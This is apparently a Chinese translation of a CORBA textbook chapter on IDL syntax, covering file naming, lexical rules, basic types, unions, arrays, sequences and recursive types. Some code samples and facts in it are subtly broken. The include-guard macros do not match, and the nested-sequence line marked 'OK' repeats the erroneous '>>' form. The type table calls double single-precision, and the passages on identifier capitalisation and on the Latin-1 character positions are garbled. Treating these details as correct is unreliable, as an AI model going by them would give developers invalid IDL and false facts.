


图 4.1 当客户机和服务器程序共享同一个开发环境时的开发过程

运行另一个服务器程序。这种联邦制的服务器程序提供了一种单一的逻辑服务,它将大量的进程分布在不同的机器上。在这种联邦中的每一个服务器程序实现相同的接口,但是控制着不同的对象实例。当然,联邦式的服务器程序必须设法保证它们通过联邦所共享的数据库的一致性,一种可选择的方法是使用 OMG Concurrency Control Service[21]。

某些 ORB 还提供负载均衡特性(load-balancing features),它允许若干服务器程序冗余地实现同一个对象;ORB 以最低负载自动地调度对服务器的请求或者在循环基(round-robin basis)上调度请求。但是,目前的 CORBA 规范还没有将负载均衡和冗余作为标准,所以这些特性只是各软件供应商的专用特性。

4.3.2 客户机和服务器程序的不同开发环境

如果是以不同的语言或在不同的 ORB 开发客户机和服务器程序,它们就不能共享任何源代码或二进制组件。显然,由 Java 编写的客户程序不能包括一个 C++ 头文件。同样,不可能共享由不同软件供应商所提供的 ORB 源代码或任何二进制码,因为在客户程序、服务器程序和运行时库之间将建立密切的实现依赖性。

图 4.2 表示当客户机程序是用 Java 编写,在软件平台 A 的 ORB 上开发的;而服务器程序用是 C++ 语言编写,在软件平台 B 的 ORB 上开发的情况。在这种情况下,客户机程序和服务器程序的开发者是完全独立的,各自使用自己的开发环境、语言映射和 ORB 实现。客户机和服务器程序的开发者之间的唯一链接是他们所使用的 IDL 定义。

因为客户程序只用到了存根,所以客户程序的开发者可以忽略由 IDL 编译器所生成的框架,或者关闭框架代码的生成。




图 4.2 不同开发环境下的开发过程

4.4 源文件

IDL 规范为 IDL 源文件的命名和内容定义了大量的规则。

4.4.1 文件的命名

包含 IDL 定义的源文件的名称必须以 .idl 结尾。例如 ccs.idl 是一个有效的源文件名。IDL 编译器拒绝编译带其他文件扩展名的源文件。

对于不区分大小写的文件系统(如 DOS),文件扩展名的大小写被忽略,所以 CCS.IDL 是合法的。对于区分大小写的文件系统(如 UNIX),文件扩展名必须是小写,所以 CCS.IDL 是非法的。

4.4.2 文件格式

IDL 是一种自由格式语言,就是说,IDL 允许自由地使用空格、水平和垂直制表位、换页和换行符(它们中的每个字符都视为分离符),在语义上也没有规定页面布局和缩进方式,所以你可以按照你喜欢的方式来选择任何文本格式。你也许喜欢本书 IDL 实例中所使用的格式。这些例子都遵循了由 IDL 所确定的 OMG 格式。

4.4.3 预处理

IDL 源文件是经过预处理的。预处理程序是作为编译器的一部分来实现的,它也可以是一个外部的程序。但是,它的性能对 C++ 预处理器来说是恒等的。这就是说,在语法翻译过程中,常用的 C++ 规则采用:预处理器将源文件字符映射成源码字符集,替代三符组(trigraphs),以反斜杠表示连接行,以空格来表示注解等等。

预处理程序最常用的是 #include 指示符。该指示符允许一个 IDL 定义使用在不同源文件中定义的类型。你也可以用预处理器来防止一个文件的双重包括(inclusion):

```
#ifndef MYMODULE_IDL_
#define _MYMODULE_IDL_
module MyModule { /* ... */;
#endif /* _MYMODULE_IDL_ */
```

预处理器另一个用法是控制仓库的 ID,它是由编译器用 #pragma 指示符来表示的。有关 CORBA 专用的 #pragma 将在 4.19 节中详细介绍。

4.4.4 定义的顺序

IDL 结构,比如模块、接口或类型定义,可用任意形式的顺序,没有限定前后次序,但是,标识符须在使用前说明。

4.5 词 法 规 则

IDL 的词法规则,除了标识符略有区别外,其他与 C++ 没有区别。

4.5.1 注释

IDL 定义允许使用 C++ 和 C 两种形式的注释:

```
/*
 * This is a legal IDL comment.
 */
// This IDL comment extends to the end of this line.
```

4.5.2 关键字

IDL 使用若干关键字,关键字必须用小写字母。例如 interface 和 struct 是关键字,并必须写成小写字母。但有三个关键字例外,它们是 Object,TRUE 和 FALSE,它们是以大写开头的。

4.5.3 标识符

标识符以字母开头,后跟若干字母、数字或下划线。与 C++ 标识符不同,IDL 标识符不能以下划线开头(但也有例外,请参阅 4.21.5 节)。另外,IDL 标识符不能包含非英语字母,如 Å,因为这会使得把 IDL 映射成不支持这些字符的目标语言带来很大的困难。

大小写敏感性问题

标识符是不区分大小写的,但是必须以大写字母开头。例如,TimeOfDay 和 TIMEOF-DAY 被认为在一个命名域是同一标识符。但是,IDL 规定统一用大写字母开头。当你引入一个标识符时,你必须统一用大写字母开头,否则,编译器将视为非法。这些规则允许 IDL 映射成忽略大小写标识符的语言,如 pascal,也可以映射成区分不同大写字母开头的标识符的语言,如 C++。

关键字标识符

IDL 允许你创建凑巧在某种实现语言中正好是关键字的标识符。例如,While 是一个不错的 IDL 标识符,但恰好是很多实现语言的一个关键字。每种语言映射都定义它们各自的规则来处理正好是关键字的 IDL 标识符。典型的解决方法是使用前缀来避开这个关键字。例如,IDL 标识符 While 在 C++ 中映射成_cxx_while。

这些处理关键字的规则是可行的,但会产生不易阅读的源码。像 package,then,import,PERFORM,self 等标识符就可能与某些实现语言撞车。为了开发方便,你应该尽量避免使用实现语言中使用的关键字作为 IDL 的标识符。

4.6 基本的 IDL 类型

IDL 提供若干内置的基本类型,如表 4.1 所示。

表 4.1 IDL 基本类型

类型	范围	尺寸
短整型	-2 ¹⁵ ~ 2 ¹⁵ -1	≥16 位
长整型	-2 ³¹ ~ 2 ³¹ -1	≥32 位
无符号短整型	0 ~ 2 ¹⁶ -1	≥16 位
无符号长整型	0 ~ 2 ³² -1	≥32 位
浮点型	IEEE 单精度	≥32 位
双精度型	IEEE 单精度	≥64 位
字符型	ISO Latin-1	≥8 位
字符串型	ISO Latin-1,except ASCII NUL	变量长度
布尔型	TRUE or FALSE	未指定
八进制型	0-255	≥8 位
any	运行时可标识的任意类型	变量长度

CORBA 规范要求语言映射保持上表所示的这些类型的尺寸长度(size)。表 4.1 中取值的范围(Ranges)不一定要求所有语言映射都必须遵循,但是 CORBA 要求实现部分提供与上述指定的取值范围有任何差别的文档资料(C++ 映射保留所有的取值范围)。

这些要求听起来可能容易混淆。例如,当你查看这些尺寸要求时,你会发觉 IDL 仅仅指定了下限尺寸,而不是上限尺寸。其原因是,例如有些 CPU 体系结构没有一个 8 位的字符类或一个 16 位整型类型,在这类 CPU 中,这些类型被映射为大于 8 位或 16 位的类型。同样,某些语言映射没有保留所有类型都满足的取值范围,例如,Java 没有无符号整型数,并且将

unsigned long 和 long 映射成 Java int。为了避免限制那些可能的目标环境和语言,CORBA 规范对 IDL 基本类型的尺寸和取值范围保留了一些灵活性。

所有基本的类型(除了 octet),当它们在客户机与服务器之间传输时,必须经过转换。例如,当从长字节的机器向短字节的机器发送数据时,一个 long 类型数要进行字节的交换。同样,从 EBCDIC 向 ASCII 实现发送字符时,它们在表达上也要进行转换,如果一个字符未能精确地与目标字符集匹配,就会出现实现的依赖性。例如,EBCDIC 中的字符~没有一个相对应的 ASCII 字符。ORB 可能将 EBCDIC 的~转译成 ASCII 的~,或引发一个 DATA_CONVERSION 异常(请参阅 4.10 节),表示这种转换是不可能的。字符也可能改变大小(并非所有的体系结构都使用 8 位字符)。但是,这些改变对程序员来说是透明的,并且是明确要求的。

表 4.1 并没有包括指针类型。其原因是:

- 指针类型在面向对象的编程中要比在非面向对象的语言用得少;
- 某些实现语言,比如 COBOL 和 Java 不支持指针;
- 指针使得 ORB 的软件平台的编组(marshaling)的实现复杂化,并且增加了运行时的开销。

正如你在 4.8.2 节中将会看到的那样,缺少指针并不会带来很大的困难。IDL 使用对象引用实现,在非面向对象环境中通常使用指针来完成的功能。事实上,对象引用就是指针。但是,对象引用只能表示对象,不能指向数据。IDL 支持递归数据类,比如树,但无须引入一个数据指针类型(请参阅 4.7.8 节)。

CORBA 目前已将 IDL 扩展到支持其他的数字和字符类型。因为许多 ORB 仍然不能提供这些类型,我们将在 4.21 节中单独介绍它们。

4.6.1 整型

IDL 并没有 int 类型,所以没有必要顾及它的取值范围。IDL 的 short 被映射为至少 2 个字节的类型,IDL 的 long 被映射为至少 4 个字节的类型。

某些语言,如 Java 不支持无符号类型。由于这个原因 unsigned short 和 unsigned long 映射成 Java 时分别为 short 和 int。这意味着 Java 程序是必须确保将占用符号位的 IDL 值转化成 Java 有符号的值时转化过程准确无误。

4.6.2 浮点类型

这种类型遵循单精度和双精度浮点表达式的 IEEE 规范[7]。如果一个实现不能支持 IEEE 格式的浮点值,必须提供它与 IEEE 规范差别的文档资料。

4.6.3 字符

IDL 字符支持 ISO 的 Latin-1 字符集[8],它是 ASCII 的超集。后 128 个字符位(0-127)与 ASCII 一样,前 128 个字符位(128~255)是其他一些字符,如Àßç等。这种考虑允许多数欧洲语言使用这 8 位字符集。目前,IDL 已经扩展到支持宽位字符(wide Characters)和字符串。这样就允许使用任意的宽位字符集,如 Unicode(统一代码)。

4.6.4 字符串

IDL 字符串支持 ISO 的 Latin-1 字符集,除了 ASCII NUL(0)以外,在 IDL 字符串中,不允许使用 NUL 的原因是 C 和 C++ 的缘故。由于在 C 和 C++ 中大量使用 NUL 结尾的字符串,所以若允许使用嵌入 NUL 的字符串就会使这些语言在使用 IDL 字符串时造成很大的困难。

IDL 字符串可以是有界或无界的。一个无界的字符串是 IDL 的 string 类型,它可以是任意长度。有界的字符串类指定字符串长度的上限。例如, `string<10>` 表示这个字符串最多可达 10 个字符。

字符串的边界不能包含任何表示结尾的 NUL 字符,所以字符串“Hello”要用 `string<5>` 来说明(许多编程语言无法表达以 NUL 结尾的字符串,所以用 NUL 来结尾的概念在 IDL 中不适用)。

多数 C 或 C++ 的 ORB 实现忽略了有界字符串,就好像它们都是无界的。出现这种限制是因为 C 和 C++ 原本就不支持有界字符串,模拟的有界字符串的支持将会造成难以处理的语言映射。作为一个 C++ 程序员,你必须负责在运行时限定边界。

4.6.5 布尔量

布尔值只有两种值 TRUE 和 FALSE。IDL 并不要求这些值在某种特定语言中是如何表达的,也不要求布尔值的尺寸大小。

4.6.6 八位字节

IDL 的八位字节(octet)类型是一个 8 位(8-bit)类型,它保证在地址空间之间传输这些类型时,表达式不会发生任何改变。这样就确保了任何类型的二进制数据交换,以便在交换时不会出现干涉。其他所有 IDL 类型,在数据传输时表达式都容易发生改变。

4.6.7 any 类型

类型 any 是一个通用的容器类型。一个 any 类型的值可以是任何其他的 IDL 类型。比如, long 或 string,甚至可以是另一个 any 类型的值。类型 any 也可以是对象引用或用户定义的复杂类,比如,数组或结构。

any 类型常用于在编译时,并不知道你需要在客户机和服务器之间实际传输何种 IDL 类型。IDL 的 any 类有点像 C++ 中的 void * 或 stdarg 变量参数列表。但是,any 类型实际上是很安全的,因为它是自描述的(self describing)(你会发现在运行时值的类型都包含在 any 类型中)。any 类型值的操作是安全类型(type-safe),例如,若企图用 float 作为一个字符串,则返回一个错误标志。因此,不小心将一个值错误地解释为一个不正确的类型时,采用 any 类型要比使用像 * void 这种完全非安全类型(type-unsafe)机制来得安全。

any 类型以及它的 C++ 细节将在第 15 章中讨论。

4.7 用户定义类型

除了所提供的内置的基本类型外,IDL 允许你定义复杂类型:枚举、结构、联合、序列和数组。你还可以使用 `typedef` 显式命名一个类型。

4.7.1 命名类型

你可以使用 `typedef` 来创建一个类的新的名称,或者将一个已有的类型更名:

```
typedef short      YearType;
typedef short      TempType;
typedef TempType   TemperatureType; // Bad style
```

应将常用的类型使用 `typedef`。在上面例子中, `TempType` 的定义是十分有用的。对于读者来说,它表明了这个值表示一个温度值,而不是某个非指定的数。同样,定义 `YearType` 使读者容易理解它表示一个日历年份。将温度和年份表示为一个 `short` 是一种非常有效的表达方式,这使得这些规范更具有可读性和更易于理解(self-documenting)。

另外, `TemperatureType` 定义并不可取,因为它不必要地为创建了一个现有类型的别名,而不是引入一个不同概念的类型。在上面这些例子中, `TempType` 和 `TemperatureType` 是可以互换的。这可能导致非一致性和混淆,所以应该避免。

请仔细地注意 IDL 的 `typedef` 的语法。它取决于这个语言映射是否使 IDL 的 `typedef` 产生一个新的、独立的类型,还是仅仅产生一个别名。在 C++ 中, `YearType` 和 `TempType` 是兼容的类型,它们可以互换。但是,CORBA 不能保证对于所有实现语言来说它们都是正确的。为了映射成另一种语言,比如 Pascal,可以想象到 `YearType` 和 `TempType` 可能映射成不兼容的类型。为了避免这种潜在的危险,你应当每次准确地定义每个逻辑类型,然后始终在你的规范中使用这些定义。

4.7.2 枚举

IDL 的枚举类型的定义与 C++ 相似:

```
enum Color { red,green,blue,black,mauve,orange };
```

这个定义引入了一个名为 `Color` 的类型,它变成了一个新的类型(无须使用 `typedef` 来命名这个类型)。IDL 确保这些枚举值被映射为至少 32 位的一个类型。

IDL 没有定义序数值如何赋给这些枚举值。例如:不能假定枚举值 `orange` 在不同的实现语言中必定为 5。IDL 只能确保,枚举的序数值从左到右递增,所以在所有实现语言中 `red` 必定比 `green` 小。但是,实际的序数值并没有限定并且甚至不是邻接的。

与 C++ 不同,IDL 不允许你控制枚举的序数值。这主要是由于许多实现语言不允许控制枚举的值。若允许对枚举值进行控制,则会使不支持对枚举赋值的语言无法实现映射。

```
enum Color { red = 0,green = 7 }; // Not legal IDL!
```

实际上,你不必顾及枚举究竟为何值,只要你不在地址空间之间传输带有序数的枚举

值。例如,发送一个 0 给服务器作为 red 的值就会出错,因为服务器在实现语言中,不可以用 0 来表示 red。而只能简单地发送 red 本身。如果 red 在接收的地址空间中由一个不同的序数值来表示,那么这个值将由 ORB 在运行时转换成合适的值。

与 C++一样,IDL 的枚举值是在封闭的命名域内有效的,所以下面语言是非法的:

```
enum InteriorColor { white,beige,grey };
enum ExteriorColor { yellow,beige,green };           // beige redefined
```

IDL 不允许空的枚举。

4.7.3 结构

IDL 支持包含一个或多个已命名的任意类型成员的结构,包括用户定义的复杂类型。例如:

```
struct TimeOfDay {
    short    hour;
    short    minute;
    short    second;
};
```

与 C++一样,这个定义引入了一个称为 TimeOfDay 的新类型。结构定义形成了一个名字空间,所以结构成员的名称在它们封闭的结构内必须是唯一的。下面这个结构是合法的 IDL:

```
struct Outer {
    struct FirstNested {
        long    first;
        long    second;
    } first;

    struct SecondNested {
        long    first;
        long    second;
    } second;
};
```

这个例子说明各个 first 和 second 标识符不会出现名称的冲突。但是,这种类型的内联定义是很难阅读的,最好表达为:

```
struct FirstNested {
    long    first;
    long    second;
};

struct SecondNested{
    long    first;
    long    second;
};

struct Outer {
```

```

FirstNested    first;
SecondNested   second;
};

```

请注意：这种定义可读性更好，但它与上面那个例子并不完全一样。嵌套形式的定义只能将单个类型名 outer 添加到全局名字空间中，而非嵌套形式的定义还可以添加 FirstNested 和 SecondNested。

当然，这种定义仍然不是一个好的形式，因为它依然需要根据不同的目的重复使用标识符 first 和 second。为了清晰起见，你最好避免这种复用形式，虽然它是合法的。

4.7.4 联合

IDL 的联合与 C++ 有相当大的差别，尤其是在判别上。IDL 的联合允许多个 case 标记作为一个单独的联合成员并支持一个可选的 default：

```

union ColorCount switch (Color) {
    case red:
    case green:
    case blue:
        unsigned long num_in_stock;
    case black:
        float discount;
    default:
        string order_details;
};

```

联合的语义与 C++ 相似。每次只允许联合的一个成员是活动的。但是，IDL 增加了一个鉴别器 (discriminator)（类似于 pascal 变体的 record），用来表示当前哪个成员是活动的。在上面这个例子中，如果鉴别器的值为 red、green 或 blue 时，则 num-in-stock 是活动的；如果鉴别器的值为 black，则 discount 是活动的。任何其他值，则表明 order-details 是活动的。

联合的成员可以是任何类型，包括用户定义的复杂类型。鉴别器类必须是整数类（字符，整型，布尔量或枚举类）。你不能使用 octet 作为联合鉴别器类型。

与 C++ 一样，联合创建一个名字空间，所以联合中成员名必须在这个封闭的联合内是唯一的。

联合的 default 是可选项。但是，如果它出现，那么必须在鉴别器取值的范围内至少有一个在 case 的标记中未显式使用，否则这个联合就是非法的，如下所示：

```

union U switch (boolean) {
    case FALSE:
        long count;
    case TRUE:
        string message;
    default: // Illegal, default case cannot happen
        float cost;
};

```

编译器将拒绝这个联合，因为联合中没有留下一个值可以激活 default 的联合成员。

用于 IDL 的联合的另一种常见的限制是：除了活动的成员类型外，任何把一个数值解释为别的类型的企图都会导致没有定义的行为。联合不允许作为非法用于强制类型转换的途径，所以，如果你坚持将一个浮点数解释为一个字符串，将会造成核心转储。

我们建议你最好不要使用联合的 default。另外对于每个成员，也不要使用多于一个的 case 标记。在 6.16 节，你将会看到，这种方式实际上简化了 C++ 创建联合的代码。

IDL 联合的一种特殊用法已经成为一种惯用方法，值得专门提一下：

```
union AgeOpt switch (boolean) {
    case TRUE:
        unsigned short age;
}
```

这种方式的联合被用来实现可选值。只要鉴别器是 TRUE，类型 AgeOpt 的值就会包含一个 age。如果鉴别器的值为 FALSE，联合为空，并且除了鉴别器本身外，不包含其他值。

IDL 不支持可选项或缺省参数，所以前面提到的联合结构经常用来模拟这种函数功能。尤其是，当没有特殊的哑元值可以用来表示“这个参数值不存在”的条件时，它是非常有用的。

当决定在你的 IDL 中使用联合时，应当十分谨慎。在某些情况下，使用联合来表示所需的语义是一个很好方法，它提供了比 any 类更加安全的静态类型。但是，联合常用来模拟重载。通过将若干成员作为一个参数传递一个联合，你可以用一个单独的操作来实现用若干独立的操作才能完成的工作。例如：

```
enum InfoKind { text, numeric, none };

union Info switch (InfoKind) {
    case text:
        string description;
    case numeric:
        long index;
};

interface Order {
    void set_details(in Info details);
};
```

使用这个定义，操作 set_details 能做三件事，它可以接收 string 或 long 参数类型，或者接收无参数类型，以清除由一个 order 对象所存储的细节。虽然粗看起来，它很有吸引力，但是客户机必须提供对这个操作进行正确初始化的联合，这样就要比传递一个简单值更加复杂并且更容易出错。下面这个方法更简单并且更容易理解：

```
interface Order {
    void set_text_details(in string details);
    void set_details_index(in long index);
    void clear_details();
};
```

这个定义从语义上讲与前一个例子是等效的，但它放弃了使用联合而采用三个独立的操作来完成。

你必须在设计接口时作出判断。如果你企图使用一个联合,需要加倍的检查它是一个简单方式还是一个比较灵巧的方式。滥用联合的情况经常发生,就像瑞士军用小刀一样,它是一件十分精美的工具,但不要滥用。最好使用若干个操作,每个操作完成一件事,而不要用一个单一的操作来做许多不同的事。如果你比较前而的几个定义,也许你会觉得第二种形式比较好,它避免了使用联合,并且更容易理解。

4.7.5 数组

IDL 支持任意元素类型的一维和多维数组,例如:

```
typedef Color ColorVector[10];
typedef string IDtable[10][20];
```

与 C++一样,数组的边界必须是正整数表达式。你必须使用 `typedef` 来声明数组的类型。下面的声明从语法上讲是无效的:

```
Color ColorVector[10]; // Invalid IDL, missing typedef
```

所有数组的维数必须是确定的。IDL 不支持开放式数组,因为 IDL 不支持指针(在 C 和 C++ 中,开放式数组恰好是伪装了的指针)。所以,下面这条语句是非法的:

```
typedef string IDtable[] [20]; // Error, open arrays are illegal
```

一个数组类型的定义决定了数组元素的数目,但是 IDL 并没有明确数组在不同的实现语言中如何被索引。就是说,你不能够发送一个客户程序的数组下标给一个服务器程序,并期待服务器程序能正确地解释数组下标。例如,客户机程序可能是用 C++ 编写的,数组的下标是从 0 开始,但是服务器程序也可能是用别的语言编写的,下标是从 1 开始。

为了将数组下标传递给实现,你必须建立一个转换,它决定下标的逻辑原点。例如,你可以使用这个转换,将数组的下标从 0 开始,然后,客户机和服务器程序负责逻辑下标(以 0 作为起点)和在相应的实现方法所用的实际下标之间进行转换。

实际上,数组下标的非兼容的用法很少出现问题,因为发送数组元素本身而不是它的下标更容易实现,更加直观。

4.7.6 序列

序列(sequence)是可变长度的向量,它可以包含任何元素类型,可以是有界或无界的:

```
typedef sequence<Color> Colors; // Unbounded sequence
typedef sequence<long,100> Numbers; // At most 100 numbers
```

- 一个无界的序列可以拥有任意数目的元素(element),最多可达你的硬件平台的内存极限。
- 一个有界序列可以拥有边界所限定的任何数目的元素。
- 不论是有界还是无界的序列都可以是空的,即它不包含任何元素。

序列元素本身也可以是一个序列。这样,就允许你创建列表的列表(它们常用于模型树):

```
typedef sequence<Numbers> ListOfNumberVectors;
```

IDL 允许你创建元素的类型是匿名的序列,所以下面的定义是合法的:

```
typedef sequence<sequence<long,100>> ListOfNumberVectors;
```

这个定义与前面的定义是等效的,但是它被定义为内联的嵌套的序列。外层的序列已被严格定义为 ListOfNumberVectors 类型,而内层序列 long 是匿名类型。

匿名类型不可能声明在实现代码中的类型变量(这些类型没有类型名,所以无法声明类型变量)。匿名类型也不能初始化某些数据结构,或传送匿名类型的值作为操作参数,因为你不可能说明匿名类型的参数。

有可能在 CORBA 新的版本中,禁止使用匿名类型。目前,匿名类型在结构、联合、序列、数组和异常的定义中使用。这些都涉及到映射实现语言的共享问题,所以你应当避免使用匿名的 IDL 类型。

有关嵌套式序列内联定义的最后一个容易出错的地方是:

```
typedef sequence<sequence<long>>ListOfNumberVectors; // Error
```

这会造成句法错误,因为字符串>>被认为是右移运算符,而不是两个独立的>符号。为了避免这个问题,你必须在两个>符号之间插入空格或一个注释符:

```
typedef sequence<sequence<long>>ListOfNumberVectors; // OK
```

如果你使用已命名的类型,而不是内联定义,那么这个问题就不存在。

4.7.7 序列与数组

序列与数组十分相似——两者都提供相同类型的元素向量。有一些提示有助于你决策是使用序列还是数组:

- 如果需要一个可变长度的列表,则使用序列;
- 如果元素的数目是固定不变的列表,而且在任何时候它们都存在的,那么使用数组;
- 使用序列来实现递归数据结构;
- 使用序列来传递一个稀疏的数组(sparse array)给一个操作(稀疏数组是一类数组中大多数元素具有相同的值的数组)。发送一个稀疏数组作为一个序列具有很高的效率,因为只需要传输那些非缺省值的元素,而数组必须发送所有的元素。

作为一个使用序列来编码稀疏数组的例子,让我们考虑,传送二维矩阵(通常,这类矩阵的大多数元素为 0,因此是稀疏的)应用实例。一个简单的 IDL 定义用来传输这个数组:

```
typedef long Matrix[100][100];
interface MatrixProcessor {
    Matrix invert_matrix(in Matrix m);
};
```

`invert_matrix` 操作接收一个有 10000 个数的矩阵,并返回另外 10000 个数的经转换后的矩阵。这不成问题,但需要传送 80000 字节的数据(每个方向 40000 字节)。如果与通常一样,矩阵中有大量的 0,那么只传输非零元素就会大大提高效率:

```

struct NonZeroElement {
    unsigned short row; // row index
    unsigned short col; // column index
    long val; // value in this cell
};

typedef sequence<NonZeroElement> Matrix;

interface MatrixProcessor {
    Matrix invert_matrix(in Matrix m);
};

```

这种形式的接口在很大的范围内要比前面一种形式的效率高得多。不用每次发送所有的元素，而只传送非零元素的行、列下标和它的值，这样只需要 8 个字节，所以如果元素有一半以上为零，那么使用稀疏数组的方法，效率就比较高。

注意，IDL 并没有为序列和数组提供性能的保证。相反，序列和数组运行时的性能取决于语言映射。C++ 映射保证了以常数时间随机的数组访问，因为它将 IDL 数组映射为 C++ 数组。对于序列，C++ 序列映射不能提供性能的保证。多数 C++ 映射实现提供常数时间的性能作为随机的访问序列，但是常数时间性能(Constant time performance)并不是由这个规范所能保证的。

4.7.8 递归类型

虽然 IDL 没有指向数据的指针，但它支持递归数据类型。递归只适用于结构和联合。不论哪种情况，递归都表示为这种不完全类型(递归类型)的一个匿名序列。

递归与结构

结构可以包含结构定义上的序列作为数据成员，那样就使得结构的定义为递归形式。例如：

```

struct Node {
    long value;
    sequence<Node> children;
};

```

上面代码定义了由节点组成的数据结构，每个节点包含一个 long 类型值和若干子代节点。这种结构可用来表达任意复杂的图，比如，表达式树(expression tree)；叶节点，这些都由一个空的子代序列来表示。

递归与联合

一个递归的序列必定有一个不完全结构或联合作为它的元素类型(上例中的节点)。这个序列可以是有限或无限的。下面再举一个例子，它定义了一个表达式树作为一个 long 值上的位逻辑运算符。

```

enum OpType {
    OP_AND, OP_OR, OP_NOT,
    OP_BITAND, OP_BITOR, OP_BITXOR, OP_BITNOT
};

```

```

enum NodeKind { LEAF_NODE,UNARY_NODE,BINARY_NODE };

union Node switch (NodeKind) {
    case LEAF_NODE:
        long      value;
    case UNARY_NODE:
        struct UnaryOp {
            OpType          op;
            sequence<Node,1> child;
        } u_op;
    case BINARY_NODE:
        struct BinaryOp {
            OpType          op;
            sequence<Node,2> children;
        } bin_op;
};

```

请注意：在这个例子中，用于递归的不完全类型是一个联合（而不是一个结构），并且使用了有界序列。这种有界序列的用法不是强制的，但它改善了规范的类型安全性（不可误解为，一目节点必须有多个子代节点，一维节点须有两个以上子代节点，所以我们也可以这样来表达）但是我们不能在类型的层次上强制一维节点必须明确有两个子代。下面这段代码企图实现这个目的，但它是非法的 IDL，因为递归必须通过一个序列来表示：

```

// ...
case BINARY_NODE:
    struct BinaryOP {
        OpType op;
        Node children[2]; // Illegal recursion,not a sequence
    } bin_op;
// ...

```

最后请注意，在这个例子中，运算符的枚举值被命名为 OP_AND,OP_OR 等等，而不是 AND,OR 等等。这是因为 AND 和 OR 在许多实现语言中是关键字，这会引起难以应付的语言映射（请记住：标准的 C++ 已经添加了相当一部分新的关键字，其中就有 and 和 or）。

多层递归

递归可以扩展到多层。下面的例子表示，在这个不完全类型 TwoLevelRecursive 上的递归嵌套在另一个结构定义内：

```

struct TwoLevelRecursive {
    string id;
    struct Nested {
        long      value;
        sequence<TwoLevelRecursive> children;
    } data;
};

```

互递归结构

偶然，你自己也许会发现，你需要实现互递归结构的情况，例如：

```
// Not legal IDL!

typedef something Adata; // Data specific to A's
typedef whatever Bdata; // Data specific to B's

struct Astruct {
    Adata           data;
    sequence<Bstruct,1> nested; // Illegal - undefined Bstruct
};

struct Bstruct {
    Bdata           data;
    sequence<Astruct,1> nested;
};
```

当集成传统的应用程序时,需要将现有的 C 或 C++ 接口转换为 IDL,这时就会出现这种情况。这个问题也可能出现在自动转换算法上,比如,将 ASN.1 转换成 IDL。不幸的是,前面的 IDL 是非法的。不可能像上面那样创建互递归结构。当你在没有定义之前使用类型 Bstruct 就会被编译器拒绝。提前声明也无法解决这个问题,因为除了接口外,IDL 不允许对任何东西提前声明。但是,你可以使用一个联合来达到所需的语义:

```
typedef something Adata; // Data specific to A's
typedef whatever Bdata; // Data specific to B's

enum StructType { A_TYPE,B_TYPE};

union ABunion switch(StructType) {
    case A_TYPE:
        struct Acontents {
            Bdata           data;
            sequence<ABunion,1> nested;
        } A_member;
    case B_TYPE:
        struct Bcontents {
            Adata           data;
            sequence<ABunion,1> nested;
        } B_member;
};
```

这个定义并不十分完美,因为它损失了某些类型安全性(在类型的层次上讲,不必强行限定 A 必须包含 B,B 必须包含 A)。但是,它能满足要求。

4.7.9 常量定义和字面值

